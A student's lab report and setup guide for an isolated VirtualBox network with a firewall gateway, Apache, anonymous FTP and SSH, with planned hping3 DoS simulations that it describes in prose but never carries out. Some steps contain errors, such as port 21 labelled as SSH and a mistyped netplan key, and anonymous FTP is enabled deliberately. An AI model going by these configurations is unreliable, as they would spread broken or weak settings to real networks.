

The Idea:

I got the idea for the project when I was browsing through YouTube, and came across a clip from the Silicon Valley TV show where they had to scale up their services in order to deal with the increased traffic their website was getting. I thought about how a website could just stop working if there was too much traffic from either normal users, but also if it was being attacked. I realized that I had never really seen a network attack myself, other than being taught about them in class. However, I wanted to get an idea of how they would actually work, and get a feel for working with machines and networks. I compiled the steps for the project from a number of sources, some from YouTube, some from websites where users asked for help, and some steps I even got from AI sources. Overall, I was excited to try and see what I could do, even if I wouldn't be able to do everything I sought out to, because I knew it would be a great experience.

I. PROJECT OVERVIEW

In this project, I set up a virtual network environment in VirtualBox with three VMs: a Client, Server, and Gateway. The goal was to create a controlled network where the Client and Server could only communicate through the Gateway, which acted as a router between the two internal networks - client-net and server-net - that had no direct internet access. I configured the networks and assigned IP addresses using Netplan, ensuring proper routing by enabling packet forwarding on the Gateway. I also set up NAT with iptables to allow the traffic to flow between the Client, Server, and the public internet. To make the changes permanent, I updated the netcfg.yaml files for the VM IP addresses. Once set up, I verified connectivity by pinging the devices, and everything worked as expected - the Client and Server could communicate through the Gateway, and internet access was successfully established.


Afterward, I focused on refining the network security and isolation by setting up a firewall on the Gateway. I configured iptables with a whitelist policy, setting default policies for INPUT, OUTPUT, and FORWARD to DROP, and then added rules to allow essential traffic like HTTP and ICMP. I also set up NAT with POSTROUTING to handle traffic between the interfaces. I was able to get Apache running on the Server and access the website from both the Server and Gateway, though I'm still working on fully configuring HTTP forwarding from the Client to the Server. The Client and Server could ping the Gateway and get responses, which showed that the basic connectivity was functioning. This part of the project helped me understand firewall management, routing, and how to isolate networks in a virtual environment.

In the final part of the project, I aimed to simulate real-world attacks by sending traffic through the Gateway from the Client to the Server. While I got basic functionality like pinging to work, I ran into issues where certain parts of the attack setup wouldn't work as expected, mainly due to the iptables configuration still not being correct on the Gateway. Because I couldn't resolve the

issue in time, I wasn't able to execute the attack simulations. However, I took the opportunity to dive into online resources, like security-focused websites and attack simulation tutorials, to get a better hands-on understanding of how these types of attacks would unfold in a real environment. Although I wasn't able to carry out the attacks myself, I gained valuable insights into common attack strategies and their countermeasures. Ultimately, this part of the project was still meaningful because it gave me a more practical understanding of network security and how to defend against real-world threats.

I. NETWORK SETUP

Below is a basic overview of the network:



Topology:

- The network follows a router-based topology, where the Gateway VM acts as a router between the Client, Server, and external networks. All traffic from the Client to the Server needs to pass through the Gateway.
 - Client VM: Initiates the attack traffic using hping3.

- Gateway VM: Routes traffic between Client and Server, while SNORT monitors and detects attack traffic.
- Server VM: Hosts various services (Apache, SSH, FTP, DNS) and serves as the target for attacks.

Network Configurations:

•

VM	Interface	IP Address	Network Type	Description
Client	enp0s3	192.168.0.10	client-net	Connects to Gateway
Gateway	enp0s3	192.168.0.100	client-net	Connects to Client
	enp0s8	10.0.0.100	server-net	Connects to Server
	enp0s9	DHCP	NatNetwork	Connects to the Internet
Server	enp0s3	10.0.0.10	server-net	Connects to Gateway

Initial Reachability:

- The Client VM can ping the Gateway VM (192.168.0.100)
- The Server VM can ping the Gateway VM (10.0.0.100)
- The Gateway can ping the Server and Client (10.0.0.10, 192.168.0.10)
- The Client VM cannot reach the Server VM
- The Gateway VM can reach the internet via NAT

Network Design for Attack Scenarios:

- Land Attack:
 - The Client VM will target the Server VM by sending SYN packets with the source and destination IP matching the Server's IP.
- SYN Flood Attack:
 - The Client VM will flood the Server VM with SYN packets, where the source IP is spoofed.
- Smurf Attack:
 - The Client VM will send ICMP requests with the Server's IP spoofed as the source to the Gateway VM (broadcast address) to amplify the traffic.
- UDP Flood Attack:
 - The Client VM will send UDP packets with random or spoofed source IP addresses to overwhelm the Server VM.
- Port Scanning:
 - The Client VM will use hping3 or nmap to scan for open ports on the Server VM.

Reachability During Attack:

- During Land, SYN Flood, UDP Flood, or Smurf Attacks, the Server VM may become unreachable due to the overload or network disruption caused by the attack.
- The Gateway VM will still route packets, but its traffic could potentially be overloaded with attack packets.
- SNORT running on the Gateway VM will monitor all traffic passing through the Gateway and trigger alerts if any attacks are detected.

I. SOFTWARE

Software Used:

- VirtualBox: Creates and manages the VMs and virtual networks
- Ubuntu/Linux OS (on VMs): Used for networking setup and testing
- Netplan: Manages network configurations
- Iptables: Configures NAT and packet forwarding
- Apache2: Hosts a simple website on the Server VM for testing HTTP access

Network Services Used

- NAT (Network Address Translation): Allows the Gateway VM to route traffic from internal networks (client-net & server-net) to the internet
- DHCP (Dynamic Host Configuration Protocol): Used for automatic IP assignment on the NAT network (enp0s9)
- Routing: The Gateway VM forwards packets between Client, Server, and the internet.
- ICMP (Ping): Used for testing connectivity between VMs
- HTTP (Web Service): Used to test network access to the Apache server hosted on the Server VM
- Port Forwarding: Used on the Gateway to redirect HTTP traffic from the client-facing interface to the Server VM
- hping3: Used to simulate various types of DoS attacks, including Land, SYN Flood, Smurf, and UDP Flood attacks. It is also used for port scanning to test vulnerability detection mechanism
- SNORT: Used to monitor and analyze network traffic in real time, and detect malicious activities, including DoS attacks. Custom SNORT rules are written to detect specific attacks like SYN floods or Smurf attacks

I. PROJECT DESCRIPTION

I decided to write this part of the project as more of a user-manual, to give others a sense of what I did and so they could possibly follow it. I could also showcase my mistakes as well, and possibly look back on them later on and get a better understanding of what I did and why.

I decided to split this section into three parts: Creating the machines, connecting the networks, and launching the attacks.

Part 1: How I Created The Virtual Machines

I first started off by creating the individual machines themselves, trying to get a sense of how to change IP addresses and in general get more used to creating virtual machines. I have done so in the past a couple of times for classes, but I wanted to make sure I was absolutely confident/certain that I could make them properly.

1. Download VirtualBox and Ubuntu

- a. Go to the VirtualBox website and download the newest version:

<https://www.virtualbox.org/wiki/Download>

- i. Run the exe file and set up VirtualBox
- ii. Note: If the setup crashes or experiences a fatal error, download a previous version of virtualbox and try to use that, as it may work

- b. Go to the Ubuntu website and download it (this is using 22.04):

<https://ubuntu.com/download/desktop/thank-you?version=22.04.1&architecture=amd64>


2. Create the NatNetwork:

- a. Go to Tools->Network Manager. Then, go to the Nat Networks tab and create a network.

3. Create a Virtual Machine

- a. Go to Machine -> New


- b. Fill in the name and select the ubuntu ISO




- i. Create a User profile, and make sure to change the password to something you can remember. Change the Hostname as needed too.
- d. Allocate Memory for the VM, make sure to not allocate too much as your computer will need some. It is recommended to allocate $\frac{1}{4}$ of your computer's memory towards one machine, as this way you'll be able to run three machines at the same time, and have it be smooth
 - i. Ex: If your computer has 8 gigs of RAM, use 2048 mb per machine
- e. Allocate Processors in a similar fashion to memory
- f. Allocate space for the VM, the default option is plenty for the project
- g. Finish selecting the options and continue on, the machine should start and

manually install Ubuntu. Do not press anything, and let it continue installation. After it installs it, it will restart the machine. Then, enter your password to the machine to log into it

- h. Open the terminal and run `sudo apt-get update`, this will update the machine.
 - i. If the current user is not sudo, go to the terminal and enter in “su”. Then login with the password.
 - ii. Type `usermod -aG sudo [username]`, where [username] is the user of the machine
 - iii. Restart the machine for the changes to take effect
4. After the creation of the machine, do it twice more for a total of three - Gateway, Client, and Server



- a.
 - i. Go to the settings of the Gateway VM (once the VM is off), and go to Network
 - ii. Make adapter 1 an Internal Network, and call it client-net. Then, click the blue triangle to expand the menu, and select Allow All
5. Network Configurations:
 - a. Gateway
 - i. Go to the settings of the Gateway VM (once the VM is off), and go to Network
 - ii. Make adapter 1 an Internal Network, and call it client-net. Then, click the blue triangle to expand the menu, and select Allow All



1.
 - iii. Go to Adapter 2 and repeat the process but call it server-net
 - iv. Go to Adapter 3 and select Nat Network, and select the Nat Network you created in step 2

- v. Save the changes
- b. Client
 - i. Go to Adapter 1 and select Internal Network, and name it client-net
 - ii. Click the blue triangle to expand the menu, and select Allow All
- c. Server
 - i. Go to Adapter 1 and select Internal Network, and name it server-net
 - ii. Click the blue triangle to expand the menu, and select Allow All
- 6. Launch the Gateway VM
 - a. Open the terminal and type "\$ ifconfig -a", to see a list of interfaces. They'll be enp0s3, enp0s8, enp0s9. These will be the client, server, and NatNetwork respectively
 - b. Type in these commands to set the IP addresses for the server and client:
 - i. \$ sudo ifconfig enp0s3 192.168.0.100 netmask 255.255.255.0 up
 - ii. 

```
vboxuser@Gateway:~$ sudo ifconfig enp0s3 192.168.0.100 netmask 255.255.255.0 up
[sudo] password for vboxuser:
vboxuser@Gateway:~$ sudo dhclient enp0s9
```
 - iii. \$ sudo ifconfig enp0s8 10.0.0.100 netmask 255.0.0.0 up
 - c. Type in this to configure the nat network:
 - i. \$ sudo dhclient enp0s9
 - d. Run the ifconfig command again to make sure the IP addresses are as changed
 - e. To permanently set up the addresses, type:
 - i. \$ sudo nano /etc/netplan/01-netcfg.yaml
 - ii. Edit the document (which will be empty) to


```
network:
  version: 2
  renderer: networkd
  ethernets:
    enp0s3:
      dhcp4: no
      addresses: [192.168.0.100/24]
      nameservers:
        addresses: [8.8.8.8, 8.8.4.4]
    enp0s9:
      dhcp4: yes
      nameservers:
        addresses: [8.8.8.8, 8.8.4.4]
    enp0s8:
      dhcp4: no
      addresses: [10.0.0.100/8]
      nameservers:
        addresses: [8.8.8.8, 8.8.4.4]
```
- 1.
 - iii. Save the changes, and run \$ sudo netplan try
 - iv. If there are errors, run \$ sudo netplan -d apply to debug
 - v. If it works properly, there will be a message saying Configuration Accepted
- f. Close the Gateway VM and run it again. Check the ifconfig to make sure to changes took place

```
vboxuser@Gateway: ~  
vboxuser@Gateway:~$ ifconfig -a  
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.0.100 netmask 255.255.255.0 broadcast 192.168.0.255  
    inet6 fe80::a00:27ff:fe67:4dc3 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:67:4d:c3 txqueuelen 1000 (Ethernet)  
    RX packets 4 bytes 316 (316.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 77 bytes 9150 (9.1 KB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.0.0.100 netmask 255.0.0.0 broadcast 10.255.255.255  
    inet6 fe80::a00:27ff:fe5c:3995 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:5c:39:95 txqueuelen 1000 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 66 bytes 8372 (8.3 KB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
enp0s9: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.0.2.6 netmask 255.255.255.0 broadcast 10.0.2.255
```

- i.
 - g. Enable the Gateway to forward traffic to external networks, by running:
 - i. `$ iptables -t nat -A POSTROUTING -o enp0s9 -j MASQUERADE`
 - h. To enable packet forwarding on the Gateway, run
 - i. `$ sudo sysctl -w net.ipv4.ip_forward=1`
7. Client VM
- a. Keep the Gateway VM open for this
 - b. Repeat the processes for the Gateway VM up until the IP address commands
 - c. Run `$ sudo ifconfig enp0s3 192.168.0.10/24 netmask 255.255.255.0 up`
 - d. Run `$ sudo route add default gw 192.168.0.100`
 - i. This will make sure it communicates with the Gateway
 - e. Run `$ route -n` to make sure the Gateway IP is in the routes
 - f. Open the netcfg file `$ sudo vim /etc/netplan/01-netcfg.yaml`
 - i. Configure it to be

```
network:  
  version: 2  
  renderer: networkd  
  ethernets:  
    enp0s3:  
      dhcp4: no  
      addresses: [192.168.0.10/24]  
      gateway4: 192.168.0.100  
      nameservers:  
1.      addresses: [8.8.8.8, 8.8.4.4]
```

- g. Save and apply the file as you did for the Gateway
- h. Close and run the Client again, checking the ifconfig to make sure the changes took place


```
vboxuser@Client: ~  
vboxuser@Client:~$ ifconfig -a  
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
inet 192.168.0.10 netmask 255.255.255.0 broadcast 192.168.0.255  
inet6 fe80::a00:27ff:fe14:bb0c prefixlen 64 scopeid 0x20<link>  
ether 08:00:27:14:bb:0c txqueuelen 1000 (Ethernet)  
RX packets 36 bytes 3078 (3.0 KB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 229 bytes 20666 (20.6 KB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- i.
- 8. Server VM
 - a. Keep the Gateway VM open for this
 - b. Repeat the processes for the Gateway VM up until the IP address commands
 - c. Run `$ sudo ifconfig enp0s3 10.0.0.10 netmask 255.0.0.0 up`
 - d. Run `$ sudo route add default gw 10.0.0.100`
 - e. Similarly to before, make the netcfg file into

```
network:  
  version: 2  
  renderer: networkd  
  ethernet:  
    enp0s3:  
      dhcp4: no  
      addresses: [10.0.0.10/8]  
      gateway4: 10.0.0.100  
      nameservers:  
        addresses: [8.8.8.8, 8.8.4.4]
```

- i.
- f. Save and apply the file as you did for the Gateway
- g. Close and run the Server again, checking the ifconfig to make sure the changes took place

```
vboxuser@Server: ~  
vboxuser@Server:~$ ifconfig -a  
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
inet 10.0.0.10 netmask 255.0.0.0 broadcast 10.255.255.255  
inet6 fe80::a00:27ff:fedb:7e92 prefixlen 64 scopeid 0x20<link>  
ether 08:00:27:db:7e:92 txqueuelen 1000 (Ethernet)  
RX packets 1 bytes 60 (60.0 B)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 69 bytes 8593 (8.5 KB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- i.
- 9. Testing The Connections:
 - a. The Gateway VM needs to be open when testing Client and Server
 - b. Gateway and Client
 - i. From the Client VM, ping 192.168.0.100 (run `$ ping 192.168.0.100`)
 - 1. If the packets are transmitted successfully, it worked properly
 - 2. Here's an example of what should happen:

```
vboxuser@Client:~$ ping 192.168.0.100
PING 192.168.0.100 (192.168.0.100) 56(84) bytes of data.
64 bytes from 192.168.0.100: icmp_seq=1 ttl=64 time=0.544 ms
64 bytes from 192.168.0.100: icmp_seq=2 ttl=64 time=0.227 ms
^C
--- 192.168.0.100 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1045ms
rtt min/avg/max/mdev = 0.227/0.385/0.544/0.158 ms
```

- a.
 - ii. From the Gateway VM, ping 192.168.0.10 in a similar manner
- c. Gateway and Server
 - i. From the Server VM, ping 10.0.0.100 (run `$ ping 10.0.0.100`)
 1. If the packets are transmitted successfully, it worked properly
 - ii. From the Gateway VM, ping 10.0.0.10 in a similar manner

Here's another example of what the Gateway and Client IP's looked like:

The image shows two terminal windows side-by-side. The left window is titled 'vboxuser@Gateway:~\$' and shows the output of 'ifconfig -a'. It displays two network interfaces: 'enp0s3' with IP 192.168.0.100 and 'Rhythmbox' with IP 10.0.0.100. The right window is titled 'vboxuser@Client:~\$' and also shows 'ifconfig -a'. It displays 'enp0s3' with IP 192.168.0.10 and 'Rhythmbox' with IP 10.0.3.15. Both windows show detailed network statistics for each interface.

Part 1 End Thoughts:

Through this part of the project, I gained hands-on experience in setting up and configuring virtual networks using VirtualBox, as well as a deeper understanding of networking concepts such as routing, NAT, and packet forwarding. One key takeaway was the importance of proper IP addressing and gateway configurations, as even small mistakes could prevent communication between VMs. I also learned how iptables plays a crucial role in enabling internet access and how netplan can be used for persistent network settings. A useful trick I discovered was taking snapshots before making major changes, which helped quickly recover from misconfigurations. Overall, I found the first part of the project to be a valuable learning experience, though troubleshooting network connectivity issues was sometimes time-consuming. My setup worked successfully in the end, and I feel confident in my ability to configure similar network environments in the future.

Part 2: Connecting the Machines


In this part I tried to connect the machines together, and make it so they could communicate with one another. The main goal was to get the client and server to communicate to each other through the Gateway VM. It was certainly difficult, much more so than Part 1. I looked online for hours for resources to help me with iptable troubleshooting, as it wasn't entirely clear to me why certain parts didn't work.

1. Flush out Gateway rules, do so by doing:
 - a. `$ sudo iptables -F %` flush all existing chains
 - b. `$ sudo iptables -X %` delete all user defined chain
2. Make the Gateway DROP packets
 - a. `$ sudo iptables -P INPUT DROP`
 - b. `$ sudo iptables -P OUTPUT DROP`
 - c. `$ sudo iptables -P FORWARD DROP`
3. Create an Apache server in the Server VM
 - a. Install it by doing `$ apt install apache2`
 - b. Go to `/etc/apache2/sites-available` and add your email to the ServerAdmin
 - c. Next, create an html file in `/var/www/html`, and add some text to it to have a basic website outline



```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Welcome to My Website</title>
7 </head>
8 <body>
9   <h1>Welcome to Demo and Test</h1>
10 </body>
11 </html>
```


- i.
- d. If apache is online, go to `http://localhost` to view the website
- e. In the Gateway VM, go to `http://10.0.0.10` (or whatever IP the Server is on your Gateway) to view the website



- i.
4. Install FTP on the Server VM
 - a. Install it by doing `$ sudo apt install vsftpd`
 - b. Add anonymous access by editing the `/etc/vsftpd.conf` file to `anonymous_enable`

= YES

- c. Also change these lines for port forwarding
 - i. pasv_enable=Yes
 - ii. pasv_max_port=#### (Whatever min port you want)
 - iii. pasv_min_port=#### (Whatever max port you want)
 - d. Restart FTP and see if it works
5. SSH into the FTP server
- a. `$ sshd -v %` show ssh server version
 - b. `$ ssh <username>@localhost %` setup an ssh connection to the server itself
6. Configure NAT services to allow gateway traffic to change IP
- a. `sudo iptables -t nat -A POSTROUTING -o enp0s9 -j MASQUERADE`
7. Allow the client to pass traffic through the gateway to the server
- a. In the VirtualBox Gateway settings, go to Network->adapter, and choose a free adapter. Set the adapter to NAT, and click on port forwarding
 - i. Add ports and label them according to if they're for HTTP, FTP, SSH, etc.



ii.

- b. `sudo iptables -A FORWARD -p tcp --dport 80 -j ACCEPT` (assuming HTTP is 80)
- c. `sudo iptables -A FORWARD -p tcp --dport 21 -j ACCEPT` (For SSH)
- d. `sudo iptables -A FORWARD -p tcp --dport 30000:30099 -j ACCEPT` (For FTP)

```
vboxuser@Gateway: ~
63 3780 ACCEPT tcp -- * * 0.0.0.0/0 10.0.0.10 tcp dpt:80
0 0 ACCEPT tcp -- * * 0.0.0.0/0 10.0.0.10 tcp dpt:21
0 0 ACCEPT tcp -- * * 0.0.0.0/0 10.0.0.10 tcp dpts:30000:30005

Chain OUTPUT (policy DROP 1103 packets, 96543 bytes)
pkts bytes target prot opt in out source destination
vboxuser@Gateway:~$ iptables-save
iptables-save v1.8.7 (nf_tables): Could not fetch rule set generation id: Permission denied (you must be root)

vboxuser@Gateway:~$ sudo iptables-save
# Generated by iptables-save v1.8.7 on Sun Mar 30 18:20:14 2025
*filter
:INPUT DROP [89:11183]
:FORWARD DROP [85:6477]
:OUTPUT DROP [1127:98295]
-A FORWARD -d 10.0.0.10/32 -p tcp -m tcp --dport 80 -j ACCEPT
-A FORWARD -d 10.0.0.10/32 -p tcp -m tcp --dport 21 -j ACCEPT
-A FORWARD -d 10.0.0.10/32 -p tcp -m tcp --dport 30000:30005 -j ACCEPT
COMMIT
# Completed on Sun Mar 30 18:20:14 2025
# Generated by iptables-save v1.8.7 on Sun Mar 30 18:20:14 2025
*nat
:PREROUTING ACCEPT [0:0]
:INPUT ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
:POSTROUTING ACCEPT [0:0]
-A PREROUTING -p tcp -m tcp --dport 80 -j DNAT --to-destination 10.0.0.10:80
-A PREROUTING -p tcp -m tcp --dport 21 -j DNAT --to-destination 10.0.0.10:21
-A PREROUTING -p tcp -m tcp --dport 30000:30005 -j DNAT --to-destination 10.0.0.10:30000-30005
-A POSTROUTING -o enp0s9 -j MASQUERADE
COMMIT
# Completed on Sun Mar 30 18:20:14 2025
vboxuser@Gateway:~$ iptables-save > /etc/iptables/rules.v4
bash: /etc/iptables/rules.v4: No such file or directory
vboxuser@Gateway:~$ sudo iptables-save > ~/Documents/iptables/rules.v4
vboxuser@Gateway:~$
```

e.

8. Allow the other VMs to ping the Gateway VM
 - a. `sudo iptables -A INPUT -p icmp -j ACCEPT`
 - b. `sudo iptables -A OUTPUT -p icmp -j ACCEPT`
 - c. `sudo iptables -A FORWARD -p icmp -j ACCEPT`

```
vboxuser@Gateway:~$ sudo iptables -L -v -n
Chain INPUT (policy DROP 66 packets, 3335 bytes)
pkts bytes target prot opt in out source destination
0 0 ACCEPT icmp -- * * 0.0.0.0/0 0.0.0.0/0

Chain FORWARD (policy DROP 0 packets, 0 bytes)
pkts bytes target prot opt in out source destination
0 0 ACCEPT tcp -- * * 0.0.0.0/0 10.0.0.10 tcp dpt:80
0 0 ACCEPT tcp -- * * 0.0.0.0/0 10.0.0.10 tcp dpt:21
0 0 ACCEPT tcp -- * * 0.0.0.0/0 10.0.0.10 tcp dpts:30000:30005
0 0 ACCEPT icmp -- * * 0.0.0.0/0 0.0.0.0/0

Chain OUTPUT (policy DROP 1013 packets, 268K bytes)
pkts bytes target prot opt in out source destination
0 0 ACCEPT icmp -- * * 0.0.0.0/0 0.0.0.0/0
```

d.

9. Finished!

Here are some more screenshots of some of the steps working properly:

1. Client Pinging the Gateway:

```
vboxuser@Client: ~  
ether 08:00:27:2b:d9:1e txqueuelen 1000 (Ethernet)  
RX packets 58 bytes 8594 (8.5 KB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 124 bytes 12732 (12.7 KB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
inet 127.0.0.1 netmask 255.0.0.0  
inet6 ::1 prefixlen 128 scopeid 0x10<host>  
loop txqueuelen 1000 (Local Loopback)  
RX packets 131 bytes 11122 (11.1 KB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 131 bytes 11122 (11.1 KB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
vboxuser@Client:~$ ping 192.168.0.100  
PING 192.168.0.100 (192.168.0.100) 56(84) bytes of data.  
64 bytes from 192.168.0.100: icmp_seq=1 ttl=64 time=0.427 ms  
64 bytes from 192.168.0.100: icmp_seq=2 ttl=64 time=0.293 ms  
^C  
--- 192.168.0.100 ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 1052ms  
rtt min/avg/max/mdev = 0.293/0.360/0.427/0.067 ms  
vboxuser@Client:~$
```

a.

2. Server Pinging The Gateway:

```
vboxuser@Server:~$ ping 10.0.0.100  
PING 10.0.0.100 (10.0.0.100) 56(84) bytes of data.  
64 bytes from 10.0.0.100: icmp_seq=1 ttl=64 time=0.307 ms  
^C  
--- 10.0.0.100 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.307/0.307/0.307/0.000 ms
```

a.

3. Client Pinging 8.8.8.8

```
vboxuser@Client:~$ ping 8.8.8.8  
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=115 time=9.92 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=115 time=3.60 ms  
^C  
--- 8.8.8.8 ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 1004ms  
rtt min/avg/max/mdev = 3.595/6.755/9.915/3.160 ms
```

